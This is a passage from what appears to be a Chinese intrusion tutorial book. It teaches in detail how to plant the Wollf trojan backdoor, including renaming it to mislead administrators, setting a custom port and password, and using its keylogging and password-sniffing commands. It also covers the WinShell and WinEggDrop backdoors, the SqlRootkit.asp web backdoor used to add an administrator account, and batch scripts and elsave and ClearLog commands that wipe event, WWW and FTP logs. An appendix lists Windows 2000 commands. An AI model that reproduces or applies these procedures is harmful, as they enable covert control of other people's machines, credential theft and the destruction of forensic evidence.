- once: 作为普通进程运行, 重启后不自动加载;
- connect [host] [port]: 连接到远程 Wollf 服务, 主要用于连接后传输文件;
- listen [port]: 监听指定端口, 等待远程连接, 主要用于反向连接方式;
- setup: 对 wollf.exe 进行设置, 包括监听端口、访问口令或设置为反向连接方式, 完成后将生成 wollf\_new.exe, 设置内容及示例见工具自带的说明文件“config\_howto.txt”。

### 运行示例

- “wollf” 安装并启动服务, 默认监听端口 7614;
- “wollf -remove” 停止并卸载服务;
- “wollf -update” 使用当前 Wollf 升级旧版本;
- “wollf -debug” 当无法安装服务时, 通过 -debug 参数来查看失败原因;
- “wollf -once” 作为普通进程运行, 重新启动后不自动加载, 指定监听 2000 端口;
- “wollf -connect 192.168.0.1 7614” 连接到远程主机 7614 端口;
- “wollf -listen 2000” 监听 2000 端口, 等待远程机器主动连接;
- “wollf -setup” 对 wollf.exe 进行配置, 并生成 wollf\_new.exe。

### 目前支持以下命令

DOS	切换到 MS-DOS 提示符
DIR/LS/LIST	目录 / 文件列表
CD	进入目录
MD/MKDIR	创建目录
PWD	查看当前目录
COPY/CP	复制目录 / 文件
DEL/RM	删除目录 / 文件
REN	重命名文件
MOVE/MV	移动目录 / 文件
TYPE/CAT	查看文本内容
POPMMSG	弹出系统对话框
SYSINFO	查看系统基本信息
WHO/W	查看当前所有连接者 IP
SHELL	通过系统 Shell(cmd.exe)执行命令, 比如“SHELL DIR”
EXEC/RUN	通过 Windows API (WinExec) 运行程序
WS	查看窗口列表
PS	查看进程列表
KILL	强行关闭进程

GET/GETFILE	通过 Wollf 直接下载文件（需要通过“wollf -connect”或“wollf -listen”来建立连接）
PUT/PUTFILE	通过 Wollf 直接上传文件（需要通过“wollf -connect”或“wollf -listen”建立连接）
WGET	从 HTTP 服务器下载文件
FGET	从 FTP 服务器下载文件
FPUT	向 FTP 服务器上传文件
Telnet	连接到其他安装本服务的机器
FTPD	启动 FTP 服务
TelnetD/TELD/EXPORT	在新端口输出 SHELL
REDIR	绑定 TCP 端口，并转发接收到的所有数据
REDIR_STOP	停止端口转发
SNIFF	监听局域网内 ftp/smtp/pop3/http 密码（该功能仅对 Windows 2000/XP 系统有效）
SNIFF_STOP	停止监听密码
KEYLOG	启动键盘记录
KEYLOG_STOP	停止键盘记录
REBOOT	重启系统
SHUTDOWN	关闭系统
EXIT	断开当前连接
QUIT	断开所有连接并终止服务
REMOVE	卸载服务
VER/VERSION	版本信息
HELP/H/?	帮助信息

下面通过两个实例来介绍 Wollf 木马的使用方法，以及如何通过 Wollf 制作木马后门。

## 2. 实例一：按默认方式安装 Wollf 后门

步骤一：上传 wollf.exe。

为了迷惑管理员，上传后把 wollf.exe 改名为\_tcp\_.exe。

步骤二：安装 wollf.exe。

首先，通过 Telnet 方式登录到远程主机，然后在 Telnet 窗口中键入命令“\_tcp\_.exe -install”或直接使用命令“\_tcp\_.exe”在远程主机中安装 Wollf 木马，安装过程如图 6-36 所示。



图 6-36

安装成功后, Wolff 服务会打开默认的 7614 端口来等待外部连接, 而且 Wolff 会随系统的启动而自动启动。

步骤三: 远程连接 Wolff。

Wolff 安装完毕后, 下面来验证一下本地机是否可以连接到远程主机中的 Wolff。过程如下: 首先, 断开本机与远程主机的 Telnet 连接, 然后在本地 MS-DOS 中键入命令 “wolff -connect 192.168.245.133 7614” 来连接远程主机中的 Wolff 服务。当连接成功后, 得到的 Shell 如图 6-37 所示, 证明远程连接成功。




图 6-37

如图 6-37 所示, 通过 Wolff 与远程主机建立连接后, 入侵者会在本地窗口中得到命令提示符 “[win2k@C:\WINNT\Tasks]#”。当得到该提示符后, 就证明本机已经获得了远程主机系统的 Shell。在该 Shell 中, 入侵者可以使用 Wolff 木马自带的命令格式控制远程主机。

其中比较常用的 Wolff 命令有:

SYSINFO

查看系统基本信息

WS

查看窗口列表

PS

查看进程列表

KILL

强行关闭进程

SNIFF

监听局域网内 ftp/smtp/pop3/http 密码 (该功能仅对

	Windows 2000/XP 系统有效)
SNIFF_STOP	停止监听密码
KEYLOG	启动键盘记录
KEYLOG_STOP	停止键盘记录
REBOOT	重新启动系统
SHUTDOWN	关闭系统
EXIT	断开当前连接
QUIT	断开所有连接并终止服务

除了使用 Wolff 自带的命令格式，入侵者还可以使用 DOS 命令。方法如下：首先，在图 6-37 所示的窗口中键入“dos”进入 DOS 命令模式，过程如图 6-38 所示。



图 6-38

然后，在图 6-38 所示命令提示符“C:\WINNT\Tasks”下便可以键入 DOS 命令来执行。如果要从 DOS 界面退回到 Wolff 界面，在图 6-38 所示的界面中键入“exit”命令即可。

步骤四：断开 Wolff 连接。

执行完任务后，在 Wolff 界面键入“exit”命令或“quit”命令断开 Wolff 连接。其中，“quit”命令表示断开 Wolff 连接的同时，停止 Wolff 服务。

### 3. 实例二：自定义方式安装 Wolff 后门

按照默认方式安装 Wolff 后门的时候，Wolff 的连接口令为空，监听端口为 7614。然而实际中，入侵者不会保留这些默认的参数。下面来介绍如何修改 Wolff 木马默认的参数，即按照自定义方式安装 Wolff 后门。

步骤一：配置 Wolff 参数。

首先，在本地 MS-DOS 中键入“wolff.exe -setup”命令进入 Wolff 参数设定模式，如图 6-39 所示。



图 6-39

接下来，在图 6-39 所示的窗口中，键入 0~9 序号进行参数设定。这里只介绍如何设置监听端口号以及如何设置 Wolff 的访问密码。设置过程如下：在“Please choose an operation:”提示后键入数字“1”进入监听端口号设置窗口。在监听端口设置窗口中填入预改成的端口号，这里改成“15648”端口，监听端口的设置过程如图 6-40 所示。



图 6-40

然后按照同样的方法设置访问密码，在“Please choose an operation:”提示后键入数字“2”，然后输入预设置的密码，这里把访问密码设置成“123456789”，访问密码设置过程如图 6-41 所示。

通过以上过程，Wolff 的配置过程就完成了。最后，在图 6-41 所示界面中键入数字“0”表示配置结束。此时，会在与 wolff.exe 同一目录中生成一个名为 wolff\_new.exe 的新程序，如图 6-42 所示，该程序就是自定义参数的 Wolff 木马。





图 6-41



图 6-42

步骤二：安装服务。

新木马生成后，通过 IPC\$ 方式将 wolff\_new.exe 程序上传到远程主机内部，并改名为 \_tcp\_2.exe。然后通过 Telnet 登录到远程主机安装 Wolff 服务。

步骤三：登录。

通过步骤一、二，入侵者成功地在远程主机中安装了 Wolff 后门。下面在本地 MS-DOS 中键入命令“wolff.exe -connect 192.168.245.133 15648”与远程主机建立 Wolff 连接。当连接成功后，会得到如图 6-43 所示的 Login 界面。




图 6-43

在图 6-43 所示的界面中输入密码“123456789”。通过验证后，获得的 Shell 窗口如图 6-44 所示。



图 6-44

当得到如图 6-44 所示的 Shell 后，入侵者便可以在该 Shell 中键入命令，进而控制远程主机。此后，即使该主机修补了系统所有的漏洞，封杀了所有的弱口令账号，入侵者还是可以通过 Wolff 木马后门进入该主机。

### 6.3.2 Winshell 与 WinEggDrop

#### 1. Winshell 简介（引自自述文件）

WinShell v5.0 是 Windows 平台上最精巧的 Telnet 服务器软件。

WinShell 是一个运行在 Windows 平台上的 Telnet 服务器软件，主程序是一个 5KB 左右的可执行文件，可完全独立执行而不依赖于任何系统动态链接库，尽管它体积小，却功能不凡！支持定制端口、密码保护、多用户登录、NT 服务方式、远程文件下载、信息自定义及独特的反 DDoS 功能等。具体功能如下。

- ✎ 专为 Windows 9x/ME/NT/2000/XP 设计。
- ✎ 仅仅一个 exe 文件，无需安装，绿色环保。
- ✎ 支持所有标准 Telnet 客户端软件。
- ✎ 允许多用户同时登录并具备密码认证功能。
- ✎ 可自定义监听端口和其他可配置项。
- ✎ 完全在后台以无界面的方式运行。
- ✎ 支持在 NT 系统中以服务的方式运行。
- ✎ 内建安装和反安装功能。
- ✎ 内建下载文件功能。
- ✎ 内建重新启动和关闭机器功能。

- ✎ 内建远程终止自身运行功能。
- ✎ 启动时具备自动下载并运行可执行文件的功能。
- ✎ 具备独特的反 DDoS 能力。
- ✎ 支持 EXE 压缩保护类软件对其进行处理。

Winshell 文件列表

winshell.exe	定制 WinShell 的主程序
winshell.exe.sig	数字签名文件
english.txt	英文版帮助文件
chinese.txt	中文版帮助文件
janker.asc	作者的公钥文件

注：利用作者的公钥文件和数字签名文件可以验证文件 winshell.exe 的完整性。

## 2. WinEggDrop 简介（引自自述文件）

程序说明：一个扩展型的 Telnet 后门程序。

特点如下。

- ✎ 小型。虽然服务端程序接近 50KB（压缩后），体积不算很小，但如果把后门本身的功能与后门的体积大小相比较的话，那么该程序算是很小型的后门程序了。
- ✎ 功能丰富和全面。
- ✎ 通过“进程管理”→“查看”可以进行杀进程操作（支持用进程名或 PID 来杀进程）。
- ✎ 注册表管理（只对 HKLM 分支有效）。
- ✎ 服务管理（停止、启动、枚举、配置以及删除服务等功能）。
- ✎ 端口到程序关联功能。
- ✎ 系统重启，关电源，注销等功能。
- ✎ 嗅探密码功能。
- ✎ 安装终端，修改终端端口功能。
- ✎ 端口重定向功能（多线程）。
- ✎ HTTP 服务功能（多线程）。
- ✎ Sock5 代理功能（支持两种不同方式验证）。
- ✎ 克隆账号功能。
- ✎ 加强了 Findpassword 功能（可以得到所有登录用户，包括使用克隆账户远程登录用户密码）
- ✎ 其他辅助功能。比如 HTTP 下载，删除日志，查看系统信息，恢复常用关联，枚举系统账户等。

Winshell 和 WinEggDrop 都是与 Wollf 功能类似的工具，用法也差不多，而且它们的自

述文件已经介绍的很详细，这里就不再介绍了。

### 6.3.3 SQL 后门

对于安装有网络防火墙的远程服务器，即使入侵者掌握了 SQL 服务器的 SA 密码也不容易连接到该计算机中的 SQL 服务器。而且网络防火墙对 SQL 端口特别敏感，总是滤掉发往 1433 端口的连接请求。但在实际中，入侵者能够制作一种 SQL 后门。只要把该后门文件放入远程服务器的 Web 根目录下，入侵者就可以通过 IE 浏览器在远程服务器中执行任何命令。此外，由于网络防火墙不会滤掉发往 Web 服务器的连接请求，因此该后门对于那些同时提供 Web 服务和 SQL 服务的远程服务器尤其适用。下面通过实例来介绍入侵者如何制作该 SQL 后门。

下面介绍一款 SQL 后门工具——“SqlRootkit.asp”的使用方法。从该工具的使用过程中，可以了解到入侵者如何制作 SQL 后门以及利用该后门实现入侵的过程。正如前面所介绍过的，工具“SqlRootkit.asp”就是一款能够利用 Web 访问来进行远程控制的工具。这里以正在运行着 SQL 以及 Web 服务的 192.168.245.137 主机为例来介绍。

步骤一：修改 SqlRootkit.asp 中 SQL 管理员账号和密码。

首先，使用记事本打开 SqlRootkit.asp，在打开后的代码中找到“Password=server;User ID=sa”一行，如图 6-45 所示。



图 6-45

然后，将远程服务器的管理员密码和账号依次取代图 6-45 中的“server”和“sa”。例

如，远程 SQL 服务器的管理员账号为 sa，密码为空，那么将 ASP 文件按照如图 6-46 所示进行修改。



图 6-46

步骤二：将 SqlRootkit.asp 上传至远程服务器 Web 根目录 Inetpub\wwwroot 下。

步骤三：通过 IE 浏览器实现远程控制。

打开 IE 浏览器，然后在 IE 浏览器的地址栏中输入“http://192.168.245.137/SqlRootkit.asp”来访问远程服务器。与远程服务器连接成功后，得到的命令输入界面如图 6-47 所示。




图 6-47

下面来看看 SqlRootkit.asp 能够给入侵者提供何种权限。首先，输入 net user 命令建立

账号,如图 6-48 所示。



图 6-48

然后将该账号添加到管理员组,命令成功完成如图 6-49 所示。



图 6-49

由上述过程可见,通过 SQL 后门工具 SqlRootkit.asp,入侵者在 IE 浏览器中就可以对远程服务器进行控制,这对管理员来说,是很难发现和阻止的。

## 6.4 清除日志

为了防止管理员发现,当入侵者完成入侵任务后,除了要与远程主机/服务器断开连

接、删除过渡文件外，还要尽可能清除所有入侵痕迹。本节来介绍入侵者在入侵过程中都会留下哪些入侵痕迹，以及如何清除这些痕迹。

### 6.4.1 手工清除日志

在入侵过程中，远程主机的 Windows 系统会对入侵者的登录、注销、连接，甚至拷贝文件等操作进行记录，并把这些记录保留在日志中。在日志文件中，记录着入侵者的操作以及入侵者的 IP 地址。这些日志对入侵者来说是极其危险的，如果管理员发现计算机存在入侵时，便会通过这些日志文件来找到入侵者。因此，为了减小被抓住的可能，入侵者在离开主机之前要删除这些日志文件。一般来说，在 Windows 系统中，日志文件的扩展名为“log”、“txt”，了解到这点后，可以通过编写 BAT 的方法来删除这些日志文件。

编写的 BAT 文件内容如下：

```
@DEL C:\WINNT\SYSTEM32\LOGFILES\*.*
@DEL C:\WINNT\SYSTEM32\CONFIG\*.EVT
@DEL C:\WINNT\SYSTEM32\DTCLLOG\*.*
@DEL C:\WINNT\SYSTEM32\*.LOG
@DEL C:\WINNT\SYSTEM32\*.TXT
@DEL C:\WINNT\*.TXT
@DEL C:\WINNT\*.LOG
@DEL C:\CLEARLOG.BAT
```

BAT 文件编写完毕后，入侵者会把该文件上传至远程主机 / 服务器，并使用计划任务执行该 BAT 文件，进而尽可能地删除所有日志文件。

### 6.4.2 通过工具清除事件日志

在入侵者与远程主机 / 服务器建立连接或进行其他操作的同时，系统已经把入侵者的 IP 地址以及相应的操作事件记录下来。如果管理员足够负责的话，便会从这些日志文件中找到入侵者的入侵痕迹，从而获得入侵证据以及入侵者的 IP 地址。入侵者在离开远程主机 / 服务器之前都会尽力删除这些日志文件，下面就来看看入侵者如何使用“计算机管理”以及其他工具来清除事件日志。

(1) 方式一：通过计算机管理清除事件日志

这一方法在前面章节中已经介绍过。过程如下：首先打开“计算机管理”，然后通过“系统工具”→“事件查看器”打开事件记录窗口，如图 6-50 所示。



图 6-50

如图 6-50 所示，事件日志分三类：“应用程序”日志、“安全性”日志以及“系统”日志。这三类日志分别记录不同种类的事件，用鼠标右键单击相应的日志，然后在弹出右键菜单中选择“清除”即可将指定日志清除。如果入侵者愿意做得更彻底些，他们可以在“服务”中找到“Event Log”服务，并把该服务禁用，如图 6-51 所示。通过以上设置，当系统重新启动后，该主机 / 服务器就不对任何操作进行日志记录了。



图 6-51



## (2) 方式二：通过其他工具清除日志

这里介绍一款工具——Elsave。Elsave 是小榕编写的一款工具，专门用来清除远程主机 / 服务器中的事件日志。在本地使用即可清除、保存远程主机 / 服务器上的事件日志。

命令格式：

elsave [-s \\server] [-l log] [-F file] [-C] [-q]

参数说明：

- s \\server 指定远程主机 / 服务器。
- l log 指定日志类型，其中参数“application”为应用程序日志，参数“system”为系统日志，参数“security”为安全日志。
- F file 指定保存日志文件的路径。
- C 清除日志操作，注意“-C”需要大写。
- q 把错误信息写入日志。

下面通过实例来介绍工具 Elsave 的使用方法。

步骤一：与远程主机 / 服务器建立 IPC\$ 连接。

步骤二：清除远程主机 / 服务器中的事件日志。

在本地 MS-DOS 中分别键入如下命令删除指定主机 / 服务器中的日志文件，命令执行过程如图 6-52。

清除应用程序日志命令：elsave -s \\192.168.245.137 -l application -C

清除系统日志命令：elsave -s \\192.168.245.137 -l system -C

清除安全日志命令：elsave -s \\192.168.245.137 -l security -C



图 6-52

步骤三：断开 IPC\$ 连接。

在本地 MS-DOS 中键入命令“net use \\192.168.245.137\ipc\$ /del”断开与远程主机 / 服务器的 IPC\$ 连接。

通过上述三步操作，入侵者便成功地删除了指定主机 / 服务器中的事件日志。此外，

也可以编成 BAT 文件来执行上述命令, 用来简化命令的输入过程。首先打开记事本, 写入如下命令:

```
net use \\%1\ipc$ %3 /user:%2
elsave -s \\%1 -l "application" -C
elsave -s \\%1 -l "system" -C
elsave -s \\%1 -l "security" -C
net use \\%1\ipc$ /del
```

然后将该 BAT 文件保存为 clear.bat, 并与工具 Elsave.exe 存放在同一个目录中。接下来在 MS-DOS 中键入命令“clear.bat <远程 IP> <管理员账号> <管理员密码>”来清除指定主机 / 服务器上的事件日志, 执行过程如图 6-53 所示。当该 BAT 文件执行完毕后, 远程主机 / 服务器上的事件日志即被全部清除。




图 6-53

### 6.4.3 清除 WWW 和 FTP 日志

ClearLog 是用来删除 Windows NT/2000/XP 系统中 WWW 和 FTP 安全日志文件的工具。通常入侵某台服务器后为了避免被跟踪, 都采用这一方法来清除入侵过程中的 IP 记录。使用方法: 首先上传 ClearLog.exe 至远程主机 (比如通过 IPC\$ 连接, Unicode 漏洞, FTP 等方式上传), 然后在命令行下通过 AT 指令启动 ClearLog 即可。下面通过一个实例来说这一过程。

步骤一: 把 Clearlog 上传至远程主机 / 服务器。如图 6-54 所示。



图 6-54

步骤二：通过计划任务执行 clearlog.exe。

首先，在本地 MS-DOS 中键入命令“net time”查看远程主机 / 服务器的系统时间，然后通过 AT 命令执行 clearlog.exe，整个过程如图 6-55 所示。



图 6-55

步骤三：断开 IPC\$ 连接。

添加了计划任务后，clearlog.exe 会在指定的时间执行，此时入侵者可以断开与远程主机 / 服务器的 IPC\$ 连接。在 MS-DOS 中键入命令“net use \\192.168.245.137\ipc\$ /del”断开 IPC\$ 连接，如图 6-56 所示。

通过以上三步，远程主机 / 服务器系统中的 WWW 和 FTP 日志记录文件就被删除了。



图 6-56

通过本章的介绍，可以了解到入侵者是如何清除入侵痕迹的。对于管理员来说，这又增加了抓住入侵者的难度。可见，当被入侵者成功入侵后再想亡羊补牢是来不及的，这就需要管理员时刻坚守住自己的阵地，提早做好预防准备，时刻关注最新的漏洞发布。然而，并不是说入侵者清除了这些入侵痕迹后就会逍遥法外，因为网络上的任何一台电子设备都会有相应的日志记录，但难就难在如何从浩瀚如海的电子信息中找到指定的记录。

## 6.5 小结

---

本章介绍了如何制作后门以及清除日志的方法。可见，入侵者为了能够永久地占有已被攻破的计算机，他们需要在系统中制作后门，制作后门的方法有很多，如“账号后门”、“漏洞后门”以及“木马后门”。通过介绍可以知道，一旦这些后门被留下后，是很难被发现的。

此外，入侵者为了不让管理员发现他们的入侵行为，还需要通过手工或工具的方法来清除入侵痕迹。

## 附录 1 Windows 2000 命令集

**Windows 2000 命令集** (www.xren.net 2003-6-7 中华网络安全联盟)

accwiz.exe > Accessibility Wizard for walking you through setting up your machine for your mobility needs. 辅助工具向导

acsetup.exe > ACS setup DCOM server executable

actmovie.exe > Direct Show setup tool 直接显示安装工具

append.exe > Allows programs to open data in specified directories as if they were in the current directory. 允许程序打开制定目录中的数据

arp.exe > NETWORK Display and modify IP - Hardware addresses 显示和更改计算机的 IP 与硬件物理地址的对应列表

at.exe > AT is a scheduling utility also included with UNIX 计划运行任务

atmadm.exe > Displays statistics for ATM call manager. ATM 调用管理器统计

attrib.exe > Display and modify attributes for files and folders 显示和更改文件和文件夹属性

autochk.exe > Used to check and repair Windows File Systems 检测修复文件系统

autoconv.exe > Automates the file system conversion during reboots 在启动过程中自动转化系统

autofmt.exe > Automates the file format process during reboots 在启动过程中格式化进程

autolfn.exe > Used for formatting long file names 使用长文件名格式

bootok.exe > Boot acceptance application for registry

bootvrfy.exe > Bootvrfy.exe, a program included in Windows 2000 that notifies the system that startup was successful. Bootvrfy.exe can be run on a local or remote computer. 通报启动成功

cacls.exe > Displays or modifies access control lists (ACLs) of files. 显示和编辑 ACL

calc.exe > Windows Calculators 计算器

cdplayer.exe > Windows CD Player CD 播放器

change.exe > Change { User | Port | Logon } 与终端服务器相关的查询

charmap.exe > Character Map 字符映射表

chglogon.exe > Same as using "Change Logon" 启动或停用会话记录

chgport.exe > Same as using "Change Port" 改变端口 (终端服务)

chgusr.exe > Same as using "Change User" 改变用户 (终端服务)

chkdsk.exe > Check the hard disk for errors similar to Scandisk 3 Stages must specify a Drive Letter 磁盘检测程序

chkntfs.exe > Same as using chkdsk but for NTFS NTFS 磁盘检测程序

cidaemon.exe > Component of Ci File Service 组成 Ci 文档服务

cipher.exe > Displays or alters the encryption of directories [files] on NTFS partitions. 在 NTFS 上显示或改变加密的文件或目录

cisvc.exe > Content Index -- It's the content indexing service for I 索引内容

ckcnv.exe > Cookie Convertor 变换 Cookie

cleanmgr.exe > Disk Cleanup, popular with Windows 98 磁盘清理

cliconfg.exe > SQL Server Client Network Utility SQL 客户网络工具

clipbrd.exe > Clipboard viewer for Local will allow you to connect to other clipboards 剪贴簿查看器

clipsrv.exe > Start the clipboard Server 运行 Clipboard 服务

clspack.exe > CLSPACK used to create a file listing of system packages 建立系统文件列表清单

cluster.exe > Display a cluster in a domain 显示域的集群

\_cmd\_.exe > Famous command prompt 没什么好说的!

cmdl32.exe > Connection Manager Auto-Download 自动下载连接管理

cmmgr32.exe > Connection Manager 连接管理器

cmmon32.exe > Connection Manager Monitor 连接管理器监视

cmstp.exe > Connection Manager Profile Manager 连接管理器配置文件安装程序

comclust.exe > about cluster server 集群

comp.exe > ComClust Add, Remove, or Join a cluster. 比较两个文件和文件集的内容

compact.exe > Displays or alters the compression of files on NTFS partitions. 显示或改变 NTFS 分区上文件的压缩状态

conime.exe > Console IME IME 控制台  
control.exe > Starts the control panel 控制面板  
convert.exe > Convert File System to NTFS 转换文件系统到 NTFS  
convlog.exe > Converts MS IIS log files 转换 IIS 日志文件格式到 NCSA 格式  
cprofile.exe > Copy profiles 转换显示模式  
cscript.exe > MS Windows Scripts Host Version 5.1 较本宿主版本  
csrss.exe > Client Server Runtime Process 客户服务器 Runtime 进程  
csvde.exe > Comma Separated Variable Import/Export Utility 日至格式转换程序  
dbgtrace.exe > 和 Terminal Server 相关  
dcomcnfg.exe > Display the current DCOM configuration. DCOM 配置属性  
dcpshelp.exe > ?  
dcpromo.exe > Promote a domain controller to ADSI AD 安装向导  
ddeshare.exe > Display DDE shares on local or remote computer DDE 共享  
ddmprxy.exe >  
debug.exe > Runs Debug, a program testing and editing tool. 就是 DEBUG 啦!  
dfrgfat.exe > Defrag FAT file system FAT 分区磁盘碎片整理程序  
dfrgntfs.exe > Defrag NTFS file system NTFS 分区磁盘碎片整理程序  
dfs\_cmd\_.exe > configures a Dfs tree 配置一个 DFS 树  
dfsinit.exe > Distributed File System Initialization 分布式文件系统初始化  
dfssvc.exe > Distributed File System Server 分布式文件系统服务器  
diantz.exe > MS Cabinet Maker 制作 CAB 文件  
diskperf.exe > Starts physical Disk Performance counters 磁盘性能计数器  
dllhost.exe > dllhost is used on all versions of Windows 2000. dllhost is the hedost process  
for all COM+ applications. 所有 COM+应用软件的主进程  
dllhst3g.exe >  
dmadmin.exe > Disk Manager Service 磁盘管理服务  
dmremote.exe > Part of disk management 磁盘管理服务的一部分  
dns.exe > DNS Applications DNS  
doskey.exe > recalls Windows command lines and creates macros 命令行创建宏  
dosx.exe > DOS Extender DOS 扩展  
dplaysvr.exe > Direct Play Helper 直接运行帮助  
drwatson.exe > Dr Watson for 2000 Fault Detector 华生医生错误检测  
drwtsn32.exe > Dr Watson for 2000 viewer and configuration manager 华生医生显示和配

## 置管理

dtcsetup.exe > Installs MDTC  
 dvdplay.exe > Windows 2000 DVD player DVD 播放  
 dxdiag.exe > Direct-X Diagnostics Direct-X 诊断工具  
 edlin.exe > line-oriented text editor. 命令行的文本编辑器 (历史悠久啊!) edlin.exe >  
 line-oriented text editor. 命令行的文本编辑器 (历史悠久啊!)  
 esentutl.exe > MS Database Utility MS 数据库工具  
 eudcedit.exe > Private character editor Ture Type 造字程序  
 eventvwr.exe > Windows 2000 Event Viewer 事件查看器  
 evnt\_cmd\_.exe > Event to trap translator; Configuration tool  
 evntwin.exe > Event to trap translator setup  
 exe2bin.exe > Converts EXE to binary format 转换 EXE 文件到二进制  
 expand.exe > Expand Files that have been compressed 解压缩  
 extrac32.exe > CAB File extraction utility 解 CAB 工具  
 fastopen.exe > Fastopen tracks the location of files on a hard disk and stores the information  
 in memory for fast access. 快速访问在内存中的硬盘文件  
 faxcover.exe > Fax Cover page editor 传真封面编辑  
 faxqueue.exe > Display Fax Queue 显示传真队列  
 faxsend.exe > Fax Wizard for sending faxes 发送传真向导  
 faxsvc.exe > Starts fax server 启动传真服务  
 fc.exe > Compares two files or sets of files and their differences 比较两个文件的不同  
 find.exe > Searches for a text string in file or files 查找文件中的文本行  
 findstr.exe > Searches for strings in files 查找文件中的行  
 finger.exe > Fingers a user and displays statistics on that user Finger 一个用户并显示出统计结果  
 fixmapi.exe > Fix mapi files 修复 MAPI 文件  
 flattemp.exe > Enable or disable temporally directories 允许或者禁用临时文件目录  
 fontview.exe > Display fonts in a font file 显示字体文件中的字体  
 forcedos.exe > Forces a file to start in dos mode. 强制文件在 DOS 模式下运行  
 freecell.exe > Popular Windows Game 空当接龙  
 ftp.exe > File Transfer Protocol used to transfer files over a network connection 就是 FTP  
 了  
 gdi.exe > Graphic Device Interface 图形界面驱动



grovel.exe >  
grpconv.exe > Program Manager Group Convertor 转换程序管理员组  
help.exe > displays help for Windows 2000 commands 显示帮助  
hostname.exe > Display hostname for machine. 显示机器的 Hostname  
ie4uinit.exe > IE5 User Install tool IE5 用户安装工具  
ieshwiz.exe > Customize folder wizard 自定义文件夹向导  
iexpress.exe > Create and setup packages for install 穿件安装包  
iisreset.exe > Restart IIS Admin Service 重启 IIS 服务  
internat.exe > Keyboard Language Indicator Applet 键盘语言指示器  
ipconfig.exe > Windows 2000 IP configuration. 查看 IP 配置  
ipsecmon.exe > IP Security Monitor IP 安全监视器  
ipxroute.exe > IPX Routing and Source Routing Control Program IPX 路由和源路由控制

#### 程序

irftp.exe > Setup FTP for wireless communication 无线连接  
ismserv.exe > Intersite messaging Service 安装或者删除 Service Control Manager 中的服

#### 务

jdbgmgr.exe > Microsoft debugger for java 4 Java4 的调试器  
jetconv.exe > Convert a Jet Engine Database 转换 Jet Engine 数据库  
jetpack.exe > Compact Jet Database. 压缩 Jet 数据库  
jview.exe > Command-line loader for Java Java 的命令行装载者  
knl386.exe > Core Component for Windows 2000 2000 的核心组件  
label.exe > Change label for drives 改变驱动器的卷标  
lcwiz.exe > License Compliance Wizard for local or remote systems. 许可证符合向导  
ldifde.exe > LDIF cmd line manager LDIF 目录交换命令行管理  
licmgr.exe > Terminal Server License Manager 终端服务许可协议管理  
lights.exe > display connection status lights 显示连接状况  
llsmgr.exe > Windows 2000 License Manager 2000 许可协议管理  
llssrv.exe > Start the license Server 启动许可协议服务器  
lnkstub.exe >  
locator.exe > RPC Locator 远程定位  
lodctr.exe > Load perfmon counters 调用性能计数  
logoff.exe > Log current user off. 注销用户  
lpq.exe > Displays status of a remote LPD queue 显示远端的 LPD 打印队列的状态, 显示

被送到基于 Unix 的服务器的打印任务

lpr.exe > Send a print job to a network printer. 重定向打印任务到网络中的打印机。通常用于 Unix 客户打印机将打印任务发送给连接了打印设备的 NT 的打印机服务器

lsass.exe > LSA Executable and Server DLL 运行 LSA 和 Server 的 DLL

lserver.exe > Specifies the new DNS domain for the default server 指定默认 Server 新的 DNS 域

macfile.exe > Used for managing MACFILES 管理 MACFILES

magnify.exe > Used to magnify the current screen 放大镜

makecab.exe > MS Cabinet Maker 制作 CAB 文件

